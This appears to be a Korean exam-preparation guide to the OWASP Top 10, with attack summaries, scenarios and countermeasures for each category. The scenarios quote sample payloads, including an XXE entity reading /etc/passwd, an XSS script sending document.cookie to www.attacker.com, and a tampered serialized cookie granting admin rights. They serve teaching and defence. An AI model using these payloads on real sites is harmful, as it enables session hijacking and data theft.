처리를 할 수가 없기 때문에 사용자가 제공한 구조 이름은 안전하지 않습니다. 이는 보고서 작성 소프트웨어의 일반적인 문제입니다. • LIMIT과 다른 SQL 컨트롤 쿼리를 사용하여 SQL 인젝션으로 인한 대량 노출을 예방하십시오.

2) 취약한 인증

구 분	설 명
공격 내용	<ul style="list-style-type: none"> - 공격자는 자격 증명 자료, 기본 관리 계정 목록, 자동화된 무차별 대입 및 사전 공격 툴, 고급 GPU 크래킹 툴을 통해 수억 개의 유효한 사용자명 및 암호 조합에 접근할 수 있음 - 세션 관리 공격은 특히 만료되지 않은 세션 토큰과 관련하여 잘 알려져 있음
시나리오	<p>시나리오 #1: 알려진 암호 목록을 사용한 계정 정보 삽입이 일반적입니다. 애플리케이션이 자동화된 위협 또는 계정 정보 삽입 방어를 구현하지 않은 경우, 애플리케이션을 암호 오라클로 사용하여 계정 정보가 유효한지 확인할 수 있습니다.</p> <p>시나리오 #2: 대부분의 인증 공격은 암호를 유일한 인증 요소로 계속 사용하는 것으로 인해 발생합니다. 모범 사례로 간주된 비밀번호 주기와 복잡성 요구사항은 사용자가 취약한 비밀번호를 등록하고 재사용 할 수 있도록 권장합니다. 따라서 조직에서는 NIST 800-63에 따라 이러한 관행을 중단하고 다중 인증을 사용하는 것이 좋습니다.</p> <p>시나리오 #3: 애플리케이션 세션에 대한 적절한 만료 시간이 정해지지 않는 것입니다. 사용자는 공용 컴퓨터로 애플리케이션에 접근, “로그아웃”을 선택하지 않고 단순히 브라우저 탭을 닫고 나갑니다. 한시간 이후에 공격자가 같은 브라우저를 사용한다면 사용자는 여전히 인증되어 있을 것입니다.</p>
보안 대책	<ul style="list-style-type: none"> • 가능한 경우, 다중인증을 구현하여 자동화된 계정 정보 삽입, 무차별 공격, 탈취된 계정 정보 재사용 공격을 예방합니다. • 특히 admin 계정의 경우 기본 계정 정보를 사용하여 제공하거나 배포하지 마십시오. • 비밀번호를 생성하거나 변경할 때 최악의 Top 10000개 비밀번호 목록 이외로 설정하도록 하는 것과 같은 약한 비밀번호 검사를 구현하십시오. • NIST 800-63 B's guidelines in section 5.1.1 for Memorized Secrets에 따라 암호 길이, 복잡성 및 순환 정책 또는 다른 최신 정책, 근거 기반 암호 정책을 조정합니다. • 계정 열거공격에 대한 대비로 모든 결과에 대해 동일한 메시지를 사용하여 등록, 계정 정보 복구, API 경로를 강화하십시오. • 로그인 실패에 대한 제한이나 시간 연기를 하십시오. 모든 실패에 대해 로그를 남기고 계정 정보 삽입, 무차별 공격, 다른 공격들이 탐지되면 관리자에게 알람이 오도록 설정하십시오. • 로그인 이후에 예측 불허한 무작위 세션 ID를 생성하는 서버 측의 안전한 내장 세션 관리자를 사용하십시오. 세션 ID는 URL에 없어야 하며, 매우 안전하게 보관되어야 하고 로그아웃, 유 휴 및 절대 시간 초과 이후 무효화되어야 합니다.

3) 민감한 데이터 노출

구 분	설 명
공격 내용	<ul style="list-style-type: none"> - 공격자는 보안 체계를 직접 공격하는 대신 전송 구간 및 브라우저와 같은 사용자 프로그램에서 키를 훔치거나, 중간자 공격 및 서버에서 평문 데이터를 훔치고자 함 - 대부분 수작업으로 공격 - 사전에 훔친 패스워드 데이터베이스에는 Graphics Processing Units (GPU)를 사용해서 브루트 포스 공격을 할 수도 있음
시나리오	<p>시나리오 #1: 애플리케이션은 자동화된 데이터베이스 암호화를 사용하여 데이터베이스의 신용 카드 번호를 암호화합니다. 그러나 이 데이터는 검색될 때 자동으로 복호화되므로 SQL 삽입 결함으로 일반 텍스트의 신용 카드 번호가 검색될 수 있습니다.</p> <p>시나리오 #2: 모든 웹 페이지에 TLS를 반드시 사용하지 않거나 약한 암호화를 지원하는 사이트. 공격자는 (안전하지 않은 무선 네트워크에서) 쉽게 네트워크 트래픽을 모니터링하고 HTTPS를 HTTP로 낮추며, 요청을 중간에서 가로채고 사용자 세션 쿠키를 탈취합니다. 이어서 공격자는 이 쿠키를 다시 사용해서 사용자의 (인증된) 세션을 악용하여 사용자의 개인 정보에 접근하거나 수정합니다. 금융 거래시 수취인과 같은 전송된 모든 데이터를 바꿀 수도 있습니다.</p> <p>시나리오 #3: 패스워드를 저장할 때 솔트를 하용하지 않거나 간단한 해시를 사용하는 데이터베이스. 파일 업로드 취약점을 통해 공격자는 패스워드 데이터베이스를 가져올 수 있습니다. 솔트되지 않은 해시들은 미리 계산된 해시들을 가진 레인보우 테이블에 노출될 수 있습니다. 간단하거나 빠른 해시 함수로 만들어진 해시는 솔트를 적용했더라도 GPU를 이용하여 크랙될 수 있습니다.</p>
보안 대책	<p>최소한 다음 내용을 준수하고, 레퍼런스를 참고합니다:</p> <ul style="list-style-type: none"> • 애플리케이션에서 사용하는 데이터를 처리, 저장, 전송으로 분류합니다. 개인정보 보호법, 법률, 업무 필요에 따라 어떤 데이터가 민감한지 파악합니다. • 분류에 따라 통제합니다. • 불필요한 민감한 데이터는 저장하지 않습니다. 가능한 빨리 그런 데이터를 폐기 및 PCI DSS 규정을 준수하거나 불필요한 내용을 줄입니다. 가지고 있지 않으면 도둑맞을 일도 없습니다. • 모든 민감한 데이터들을 암호화하는지 확인합니다. • 최신의 강력한 표준 알고리즘, 프로토콜, 암호 키를 사용하는지 확인합니다; 적합한 키 관리를 사용합니다. • Perfect Forward Secrecy(PFS) 암호를 사용하는 TLS, 서버의 암호 우선 순위 지정 및 보안 매개 변수와 같은 보안 프로토콜로 전송 중인 모든 데이터를 암호화 하십시오. HTTP Strict Transport Security(HSTS)와 같은 지시문을 사용하여 암호화를 시행합니다. • 민감한 데이터를 포함하는 응답 캐시를 비활성화합니다. • Argon2, scrypt, bcrypt, PBKDF2와 같은 워크 팩터(딜레이 팩터)를 가진 적응형 솔트된 해시 함수를 사용하여 패스워드를 저장합니다. • 개별적으로 설정들의 유효성을 검증합니다.

4) XML 외부 개체 (XXE)

구 분	설 명
공격 내용	- XML 업로드가 가능하며, XML 문서에 취약한 코드, 의존성, 통합을 공격하는 악의적인 내용을 포함할 수 있다면 공격자는 취약한 XML 프로세스를 공격할 수 있음
시나리오	<p>임베디드 장비 공격을 포함하는 수많은 공개 XXE 이슈들이 발견되고 있습니다. XXE는 많은 의존성을 가진 것을 포함하는 수많은 예상치 못한 곳에서 발생합니다. 가장 쉬운 방법은 악의적인 XML 파일을 업로드하는 것이며, 이것이 가능하다면 취약합니다:</p> <p>시나리오 #1: 공격자는 서버에서 데이터를 가져오려고 시도합니다:</p> <pre><?xml version="1.0" encoding="ISO-8859-1"?> <!DOCTYPE foo [<!ELEMENT foo ANY > <!ENTITY xxe SYSTEM "file:///etc/passwd" >] <foo>&xxe;</foo></pre> <p>시나리오 #2: 공격자는 ENTITY 라인을 변경하여 서버의 사설망을 찾으려 합니다. :</p> <pre><!ENTITY xxe SYSTEM "https://192.168.1.1/private" >]</pre> <p>시나리오 #3: 공격자는 잠재적으로 무한 파일을 포함하여 서비스 거부 공격을 시도합니다:</p> <pre><!ENTITY xxe SYSTEM "file:///dev/random" >]</pre>
보안 대책	<p>개발자에 대한 교육이 완벽하게 XEE를 확인하고 완화시키는데 필수적입니다. 그외에 XXE를 막기 위해서 다음이 필요합니다:</p> <ul style="list-style-type: none"> • 가능할 때마다, JSON과 같은 덜 복잡한 데이터 형식을 사용하거나 민감한 데이터를 지양합니다. • 애플리케이션이나 운영체제에서 사용중인 모든 XML 프로세서와 라이브러리를 패치하거나 업그레이드합니다. 의존성 체커를 사용합니다. SOAP을 SOAP 1.2나 그 이상으로 업그레이드합니다. • OWASP Cheat Sheet 'XXE Prevention'에 따라 애플리케이션에 있는 모든 XML 파서의 XML 외부 개체와 DTD 처리를 비활성화합니다. • 서버에서 허용 목록(화이트리스트)을 이용한 입력값 검증, 필터링, 검사를 구현해서 XML 문서, 헤더, 노드에 있는 악의적인 데이터를 막습니다. • XML이나 XSL 파일 업로드 기능이 XSD 검증기 같은 것을 사용해서 XML이 유효한 내용인지 확인하고 검증합니다. • 많은 것들이 통합된 크고 복잡한 애플리케이션에서는 수동으로 소스코드 리뷰가 최선의 방법일 수 있으나, SAST는 소스코드에 존재하는 XXE를 탐지하는데 도움이 될 수 있습니다. <p>위 방법들이 가능하지 않다면 XXE 공격을 확인하고 감시하고 막기 위해 가상 패치, API 보안 게이트웨이, 웹 애플리케이션 방화벽(WAF) 사용을 고려하기 바랍니다.</p>

5) 취약한 접근 통제

구 분	설 명
공격 내용	- URL, 내부 애플리케이션 상태나 HTML 페이지 조작, 맞춤형 API 공격 툴을 통해 접근통제 절차를 우회
시나리오	<p>시나리오 #1: 입력 값을 검증절차 없이 사용자 계정정보에 접근하는 용도의 SQL문에서 사용하는 애플리케이션이 있고 아래와 같은 형태의 소스코드로 구현되어 있다고 가정해 봅시다:</p> <pre>pstmt.setString(1, request.getParameter("acct")); ResultSet results = pstmt.executeQuery();</pre> <p>공격자는 브라우저에서 서버로 전송되는 시점에 아래와 같은 형태로 acct 파라미터를 원하는 값으로 수정할 수 있고, 만약 입력 값을 적절히 검증하지 않는다면 다른 사용자의 계정에 접근하게 될 수도 있습니다.</p> <p>http://example.com/app/accountInfo?acct=notmyacct</p> <p>시나리오 #2: 공격자가 브라우저를 통해 원하는 대상의 URL을 직접 입력할 경우 접근 대상이 Admin 페이지라면 관리자 외의 인원은 접근할 수 없어야 합니다.</p> <p>http://example.com/app/getappInfo http://example.com/app/admin_getappInfo</p> <p>위와 같은 URL 직접 입력을 통해 인가되지 않은 사용자가 요청한 페이지에 접근할 수 있거나, 관리자 외의 인원이 Admin 페이지에 접근할 수 있다면 취약합니다.</p>
보안 대책	<p>접근 통제는 공격자가 접근 제어 검사 또는 메타 데이터를 수정할 수 없는 신뢰할 수 있는 서버 측 코드 또는 서버가 없는 API에 적용될 경우에만 효과적입니다.</p> <ul style="list-style-type: none"> 불특정 다수에게 공개된 자원을 제외하곤 디폴트 정책은 차단으로 운영해야 합니다. CORS 사용 최소화를 포함한 접근통제 절차를 구현하고 애플리케이션 전체에 적용해야 합니다. 접근통제 모델은 사용자에게 특정 레코드를 생성/열람/수정/삭제 할 수 있는 권한을 허용하기 보다는 레코드 소유자만 권한을 갖게끔 강제해야 합니다. 유일한 애플리케이션 비즈니스의 제한 요구 사항들은 도메인 모델에 의해 적용되어야 합니다. 웹 서버상의 디렉토리 리스트링 기능을 비활성화 하고 .git과 같은 메타데이터와 백업파일들이 웹 루트에 존재하지 않게끔 운영해야 합니다. 접근 통제에 실패한 경우에는 기록되어야 하고, 반복적인 실패가 발생하는 것과 같이 적절한 시점에 관리자에게 경고 메시지가 전송되어야 합니다. 자동화 공격 툴로 인한 피해를 최소화 하기 위해 API와 컨트롤러에 대한 접근 임계치를 제한해야 합니다. JWT토큰은 로그아웃 이후 무효화 되어야 합니다. <p>개발자 및 품질보증 담당자는 기능적인 접근통제 부분과 통합 테스트를 포함시켜야만 합니다.</p>

6) 잘못된 보안구성

구 분	설 명
공격 내용	<p>- 공격자는 인가되지 않은 영역으로 접근할 수 있는 권한이나 시스템 정보를 얻기 위해 패치되지 않은 취약점을 공격하거나 디풀트 계정, 미사용 페이지, 보호받지 못하는 파일이나 디렉토리에 접근을 시도</p>
시나리오	<p>시나리오 #1: 알려진 취약점을 포함하고 있는 샘플 애플리케이션이 삭제되지 않은 채로 애플리케이션 서버가 운영 환경에서 사용 중이라면, 샘플 애플리케이션은 공격자가 서버를 공격하는데 악용될 수 있습니다. 샘플 애플리케이션 중에 관리 콘솔이 포함되어 있고 디풀트 계정 정보가 변경되지 않았다면, 공격자는 디풀트 패스워드를 사용해 접속에 성공함으로써 권한을 획득할 수도 있습니다.</p> <p>시나리오 #2: 서버 내 디렉토리 리스트링이 비활성화되지 않았다면, 공격자는 디렉토리 목록이 노출됨을 발견하게 되고 자바 클래스 파일을 다운로드하여 디컴파일과 리버스엔지니어링을 통해 애플리케이션 상에 존재하는 심각한 접근 통제 취약점을 찾아낼 수도 있습니다.</p> <p>시나리오 #3: 사용자에게 전달하는 응답 메시지 상에 스택 추적 정보와 같은 상세한 에러 메시지를 노출하도록 애플리케이션 서버가 설정되어 있다면, 구성 요소 버전 정보와 같은 공격에 도움을 줄 수 있는 민감한 정보나 내부적인 결함들이 잠재적으로 노출될 수 있습니다.</p> <p>시나리오 #4: 클라우드 서비스 제공자가 다른 클라우드 서비스 이용자들이 인터넷을 통해 접근 가능한 상태로 디풀트 공유 권한을 열어둔 상태라면, 클라우드 스토리지에 저장되어 있는 민감한 데이터에 대한 접근을 허용할 수도 있습니다.</p>
보안 대책	<p>아래 사항들을 포함한 안전한 설치 과정이 시행되어야 합니다:</p> <ul style="list-style-type: none"> • 위험을 적절하게 차단할 수 있도록 빠르고 쉽게 다른 환경으로 전환할 수 있는 반복적인 보안 강화 절차를 적용해야 합니다. 개발, 품질 관리, 운영 환경은 환경 별로 상이한 자격 증명 정보를 사용하고 동등한 보안 수준으로 설정되어야 하며, 새로운 보안 환경을 구축하는데 소모되는 리소스를 최소화 하기 위해 절차를 자동화 해야 합니다. • 불필요한 기능, 구성 요소, 문서, 샘플 애플리케이션 없이 최소한으로 플랫폼을 유지하고 사용하지 않는 기능과 프레임워크는 삭제하거나 설치하지 말아야 합니다. • 패치 관리 절차의 일부분으로 모든 보안 정보, 업데이트, 패치를 대상으로 설정을 적절히 검토하고 갱신하는 절차가 필요하며, 특히 S3 버킷 권한과 같은 클라우드 스토리지 권한을 검토하는 절차가 중요합니다(A9:2017-알려진 취약점이 있는 구성요소 사용 참고). • 세분화, 컨테이너화, 클라우드 보안 그룹과 같은 방법으로 구성 요소나 입주자들 간에 효율적이고 안전한 격리를 제공하는 세분화된 애플리케이션 아키텍처를 적용해야 합니다. • <u>보안 해더</u>와 같은 보안 강화 수단을 사용자에게 전송해야 합니다. • 모든 영역의 보안 설정이 적절히 반영되어 있는지 검증할 수 있는 자동화된 절차를 수립해야 합니다.

7) 크로스사이트 스트립팅 (XSS)

구 분	설 명
공격 내용	<ul style="list-style-type: none"> - 자동화된 도구는 세 가지 유형(리플렉티드 XSS, 저장 XSS, DOM 기반 XSS)의 모든 크로스 사이트 스크립팅(XSS)의 취약점을 탐지하거나 악용할 수 있음 - 또한 자유롭게 활용 가능한 공격 프레임워크가 있음
시나리오	<p>시나리오 #1: 이 애플리케이션은 유효성 검사 또는 필터링 처리없이 다음의 HTML 조각의 구성 내 신뢰할 수 없는 데이터를 사용합니다:</p> <pre>(String) page += "<input name='creditcard' type='TEXT' value=\"" + request.getParameter("CC") + "\">";</pre> <p>공격자는 브라우저 내에서 다음과 같이 'CC' 파라미터를 조작합니다:</p> <pre>'><script>document.location= 'http://www.attacker.com/cgi-bin/cookie.cgi? foo='+document.cookie</script>.</pre> <p>이 공격으로 인해 피해자의 세션 ID가 공격자의 웹 사이트로 전송되어 공격자가 사용자의 현재 세션을 가로챌 수 있습니다.</p> <p>주: 공격자는 XSS를 사용하여 애플리케이션이 사용할 수 있는 자동화된 크로스 사이트 요청 변조(CSRF) 방어를 무력화할 수 있습니다.</p>
보안 대책	<p>XSS를 방지하려면 신뢰할 수 없는 데이터를 사용 중인 브라우저 컨텐츠와 분리해야 합니다. 이것은 다음에 의해 달성될 수 있습니다:</p> <ul style="list-style-type: none"> • 최신 Ruby on Rails, React JS와 같이 XSS를 자동으로 필터링 처리하는 프레임워크를 사용합니다. 각 프레임워크의 XSS 보호의 한계를 알아보고 다루지 않은 사용 사례들을 적절히 처리하기 바랍니다. • HTML 출력(본문, 속성, 자바스크립트, CSS 혹은 URL) 내 컨텍스트 기반으로 신뢰할 수 없는 HTTP 요청 데이터를 필터링하며 리플렉티드 및 저장 XSS 취약점이 해결됩니다. 요구되는 데이터 필터링 기술에 대한 상세 내용은 OWASP 치트 시트 'XSS 방어' 을 참고 바랍니다. • 클라이언트 측에서 브라우저 문서를 수정할 때 상황에 맞는 인코딩을 적용하면 DOM XSS에 대해 대응할 수 있습니다. 이것으로 방어할 수 없는 경우, OWASP 치트 시트 'DOM 기반 XSS 방어' 에서 기술된 바와 같이 브라우저 API에 유사한 문맥 감지 필터링 기술을 적용할 수 있습니다. • 컨텐츠 보안 정책(CSP)의 활성화는 XSS에 대한 심층적인 방어 통제입니다. 로컬 파일 첨부(예: 경로 조작 덮어 쓰기 또는 허용된 콘텐츠 제공 네트워크의 취약한 라이브러리)를 통해 악성코드를 배치할 수 있는 다른 취약점이 없는 경우라면 효과적입니다.

8) 안전하지 않은 역직렬화

구 분	설 명
공격 내용	<ul style="list-style-type: none"> - 애플리케이션 및 API가 공격자의 악의적이거나 변조된 객체를 역직렬화하면 취약해짐 - 이로 인해 크게 두가지 유형의 공격이 발생 <ul style="list-style-type: none"> • 객체 및 데이터 구조 관련 공격입니다. 공격자가 애플리케이션 로직을 수정하거나 애플리케이션에 사용 가능한 클래스가 있는 경우 임의의 원격 코드를 실행하여 역직렬화 중이나 이후에 동작을 변경할 수 있음 • 접근 통제 관련 공격과 같이, 기존 데이터 구조가 사용되지만 내용이 변경되는 일반적인 데이터 변조 공격
시나리오	<p>시나리오 #1: React 애플리케이션은 일련의 Spring Boot 마이크로서비스를 호출합니다. 기능적 프로그래머이기 때문에 코드가 변경되지 않도록 노력했습니다. 이들이 제기한 해결책은 사용자 상태를 일련 번호로 변환하고 각 요청과 함께 앞뒤로 전달하는 것입니다. 공격자는 "R00" 자바 객체 서명을 확인하고 자바 직렬 킬러 도구를 사용하여 애플리케이션 서버에서 원격 코드 실행을 얻습니다.</p> <p>시나리오 #2: PHP 포럼은 PHP 객체 직렬화를 사용하여 사용자의 사용자 ID, 역할, 암호, 해시 및 기타 상태를 포함하는 "super" 쿠키를 저장합니다:</p> <pre>a:4:{i:0;i:132;i:1;s:7:"Mallory";i:2;s:4:"user"; i:3;s:32:"b6a8b3bea87fe0e05022f8f3c88bc960";}} 공격자는 직렬화된 객체를 변경하여 관리자 권한을 부여합니다:</pre> <pre>a:4:{i:0;i:1;i:1;s:5:"Alice";i:2;s:5:"admin"; i:3;s:32:"b6a8b3bea87fe0e05022f8f3c88bc960";}}</pre>
보안 대책	<p>신뢰할 수 없는 출처로부터 직렬화된 객체를 허용하지 않거나 원시 데이터 유형만을 허용하는 직렬화 매체를 사용하는 것이 안전한 아키텍처의 유일한 패턴입니다.</p> <p>그럴 수 없다면 다음 중 하나 이상을 고려하십시오.</p> <ul style="list-style-type: none"> • 악성 객체 생성이나 데이터 변조를 방지하기 위해 직렬화된 객체에 대한 디지털 서명과 같은 무결성 검사를 구현합니다. • 객체 생성 전 코드가 일반적으로 정의할 수 있는 클래스 집합을 기대하므로 역직렬화하는 동안 엄격한 형식 제약 조건을 적용합니다. 이 기법에 대한 우회가 입증되었으므로 여기에 의존하는 것은 바람직하지 않습니다. • 가능하다면 낮은 권한 환경에서 역직렬화하는 코드를 분리하여 실행합니다. • 예상하지 않은 형식이 들어올 경우나 역직렬화가 예외를 생성할 경우 등 예외나 실패에 대한 로그를 남깁니다. • 역직렬화하는 컨테이너 또는 서버에서 들어오고 나가는 네트워크 연결을 제한하거나 모니터링 합니다. • 역직렬화를 모니터링하여 사용자가 역직렬화를 지속적으로 할 경우에 경고합니다.

9) 알려진 취약점이 있는 컴포넌트 사용

구 분	설 명
공격 내용	<ul style="list-style-type: none"> - 공격자는 스캐닝이나 수동 분석으로 취약한 컴포넌트 검색, 공격 코드를 자체 제작하여 공격 - 많은 Application과 API는 대부분 컴포넌트/라이브러리들을 최신 버전으로 관리하지 않기 때문에 문제가 발생
시나리오	<p>시나리오 #1: 일반적으로 구성요소는 애플리케이션 자체와 동일한 권한으로 실행되므로 구성요소의 결함으로 인해 심각한 영향을 받을 수 있습니다. 이러한 결함은 실수(예: 코딩 오류) 또는 고의적(예: 구성 요소 내 백도어)일 수 있습니다. 발견된 악용 가능한 구성요소의 취약점의 예는 다음과 같습니다:</p> <ul style="list-style-type: none"> • CVE-2017-5638, 서버 상에서 임의 코드 실행을 가능케 했던 스트럿츠 2 원격코드 실행 취약점이 심각한 보안 사고로 인해 비난 받았습니다. • 사물 인터넷(IoT)은 종종 패치하기 어렵거나 불가능하지만, 패치를 적용하는 것이 중요할 수 있습니다.(예: 생체 의료 장비). <p>공격자가 패치되지 않았거나 잘못 구성된 시스템을 찾는데 도움이 되는 자동화된 도구들이 있습니다. 예를 들면, Shodan IoT 검색 엔진은 2014년 4월에 패치된 하트블리드 취약점에 여전히 취약한 디바이스들을 찾는데 도움을 줄 수 있습니다.</p>
보안 대책	<p>패치 관리 프로세스가 있어야만 합니다:</p> <ul style="list-style-type: none"> • 사용하지 않는 종속성, 불필요한 기능, 구성 요소, 파일과 문서 등을 제거하십시오. • versions, DependencyCheck, retire.js 와 같은 도구를 사용하여 클라이언트 및 서버 측의 구성 요소(예: 프레임워크, 라이브러리) 와 해당 종속성의 버전을 지속적으로 관리합니다. CVE 와 NVD로부터 구성요소 내 취약점을 지속적으로 모니터링합니다. 소프트웨어 구성 분석 도구를 사용하여 프로세스를 자동화 하십시오. 사용하는 구성요소와 관련된 보안 취약점에 대한 전자메일 알림을 구독하십시오. • 안전한 링크를 통해 공식적인 출처로부터 구성 요소를 획득하십시오. 조작되거나, 악의적인 구성 요소가 포함될 가능성을 줄이기 위해 서명된 패키지를 사용하십시오. • 유지 관리되지 않거나, 이전 버전의 보안 패치를 만들지 않는 라이브러리 및 구성 요소를 모니터링합니다. 패치가 불가능한 경우, 발견된 문제를 모니터링, 탐지 혹은 보호하기 위해 가상 패치를 배포하는 것을 고려하십시오. <p>모든 조직은 애플리케이션 혹은 포트폴리오의 수명 주기 동안 업데이트 또는 구성 변경을 모니터링, 검토 및 적용하기 위한 지속적인 계획이 있는지를 확실히 해야만 합니다.</p>

10) 불충분한 로깅 및 모니터링

구 분	설 명
공격 내용	<ul style="list-style-type: none"> - 불충분한 로깅과 모니터링에 대한 공격은 거의 모든 중요한 보안사고의 기반 - 공격자는 탐지됨 없이 부족한 모니터링과 부적절한 대응에 의존하여 공격 달성
시나리오	<p>시나리오 #1: 소규모 팀이 운영하는 오픈소스 프로젝트 포럼 소프트웨어는 그 소프트웨어 내 결함이 악용되어 해킹당했습니다. 공격자는 다음 버전과 모든 포럼 내용이 포함된 내부 소스코드 저장소를 삭제했습니다. 소스코드를 복구할 수 있었지만, 모니터링, 로깅 혹은 경고의 부재는 훨씬 더 큰 불이익을 초래했습니다. 이 문제로 인해 포럼 소프트웨어 프로젝트가 더 이상 활성화되지 않았습니다.</p> <p>시나리오 #2: 공격자는 공통 암호를 사용하는 사용자를 찾기 위해 스캔을 합니다. 이 암호를 사용하여 모든 계정을 탈취할 수 있습니다. 다른 모든 사용자의 경우, 이 스캔은 단지 하나의 잘못된 로그인 기록만을 남깁니다. 며칠 후 다른 비밀번호로 이 작업을 반복할 수 있습니다.</p> <p>시나리오 #3: 미국의 한 주요 소매 업체는 첨부 파일을 분석하는 내부 악성코드 분석 샌드박스를 갖고 있었습니다. 샌드박스 소프트웨어는 잠재적으로 원치않은 소프트웨어를 탐지했지만, 아무도 이 탐지에 대응하지 않았습니다. 샌드박스는 외부 은행에 의한 사기성 카드 거래로 인해 그 보안사고가 탐지되기 전까지 얼마 동안 경고를 표시했습니다.</p>
보안 대책	<p>애플리케이션에 의해 저장되거나 처리되는 데이터의 위험에 따라:</p> <ul style="list-style-type: none"> • 모든 로그인, 접근 통제 실패, 그리고 서버 측면의 입력값 검증 실패 등이 의심스럽거나 악의적인 계정을 식별할 수 있는 충분한 사용자 문맥으로 기록될 수 있는지 확실히 하십시오. 그리고 지연된 포렌식 분석을 허용할 수 있는 충분한 시간을 확보하십시오. • 중앙 집중적 로그 관리 솔루션에 의해 쉽게 사용될 수 있는 형식으로 로그가 생성되는지 확실히 하십시오. • 부가 가치가 높은 거래에는 단지 추가만 가능한 데이터베이스 테이블 혹은 유사한 것과 같은 변조나 삭제를 방지하기 위한 무결성 통제 기능을 갖춘 감사 추적 기능을 확실히 하십시오. • 의심스러운 활동이 적시에 탐지되고 대응될 수 있도록 효과적인 모니터링 및 경고를 설정하십시오. • NIST 800-61 rev 2 이상과 같은 사고 대응 및 복구 계획을 수립하거나 채택하십시오. <p>OWASP AppSensor와 같은 상용 혹은 오픈소스 애플리케이션 보호 프레임워크, OWASP ModSecurity 핵심 룰셋을 가진 ModSecurity와 같은 웹 어프리케이션 방화벽, 그리고 개별 대쉬보드와 경고를 갖는 로그 상관분석 소프트웨어가 있습니다.</p>

7

OWASP Top 10(Open Web Application Security Project Top 10)에 대하여 설명하시오.

출제 도메인	- 보안
주요 키워드	- 인젝션(Injection), 크로스 사이트 스크립팅(XSS), 취약한 인증과 세션 관리, 안전하지 않은 직접 객체 참조, 크로스 사이트 요청 변조(CSRF), 보안상 잘못된 구성, 안전하지 않은 암호 저장, URL 접근제한 실패, 불충분한 전송계층 보호, 검증되지 않은 Redirect와 포워드
난이도	★ ★ ☆ ☆ ☆ (별5개 기준)
참고 자료	- OWASP 가이드
문제 소견	- 웹 서비스 보안에 대한 기본적인 가이드 인식
기술 풀이 담당 기술사	- 이 광 철 (제95회 정보관리기술사, whitejong@nate.com)

1. OWASP Top 10 (Open Web Application Security Project Top 10)의 개요

가. OWASP Top 10의 목적

- 가장 중요한 웹 어플리케이션 보안 취약점의 중요성에 대해 개발자, 설계자, 아키텍트, 경영자, 조직을 교육하기 위한 가이드


나. OWASP Top 10의 주의 사항

- 10개에서 멈추지 마라.
- 끊임없이 변화하라.
- 긍정적으로 생각하라.
- 툴을 현명하게 사용하라.
- 혁신적으로 추진하라.

2. OWASP Top 10(Open Web Application Security Project Top 10)의 주요 내용

가. OWASP TOP 10의 관계도

[그림-1] OWASP TOP 10의 관계도



나. OWASP TOP 10의 주요내용

[표-1] OWASP TOP 10의 주요내용[2010년 자료]

OWASP Top 10	설명
A1 – 인젝션(Injection)	SQL, OS, LDAP 인젝션과 같은 인젝션 결함은 신뢰할 수 없는 데이터가 명령어나 질의어의 일부분으로써 인터프리터에 보내질 때 발생한다. 공격자의 악의적인 데이터는 예기치 않은 명령 실행이나 권한 없는 데이터에 접근하도록 인터프리터를 속일 수 있다.
A2 – 크로스 사이트 스 크립팅(XSS)	XSS 결함은 적절한 확인이나 제한 없이 어플리케이션이 신뢰할 수 없는 데이터를 갖고, 그 값을 웹 브라우저에 보낼 때 발생한다. XSS는 공격자가 피해자의 브라우저 내에서 스크립트의 실행을 허용함으로써, 사용자의 세션을 탈취하거나, 웹사이트를 변조하거나, 악의적인 사이트로 사용자를 리다이렉트할 수 있다.
A3 – 취약한 인증과 세션관리	인증과 세션관리와 연관된 어플리케이션 기능은 종종 올바로 구현되지 않는다. 그 결과, 공격자로 하여금 다른 사용자의 아이덴티티로 가장할 수 있도록 패스워드, 키, 세션токен체계를 위태롭게 하거나, 구현된 다른 결함들을 악용할 수 있도록 허용한다.
A4 – 안전하지 않은 직접 객체 참조	직접 객체 참조는 파일, 디렉토리, 데이터베이스 키와 같이 내부적으로 구현된 객체에 대해 개발자가 참조를 노출할 때 발생한다. 접근통제에 의한 확인이나 다른 보호가 없다면, 공격자는 이 참조를 권한 없는 데이터에 접근하기 위해 조작할 수 있다.
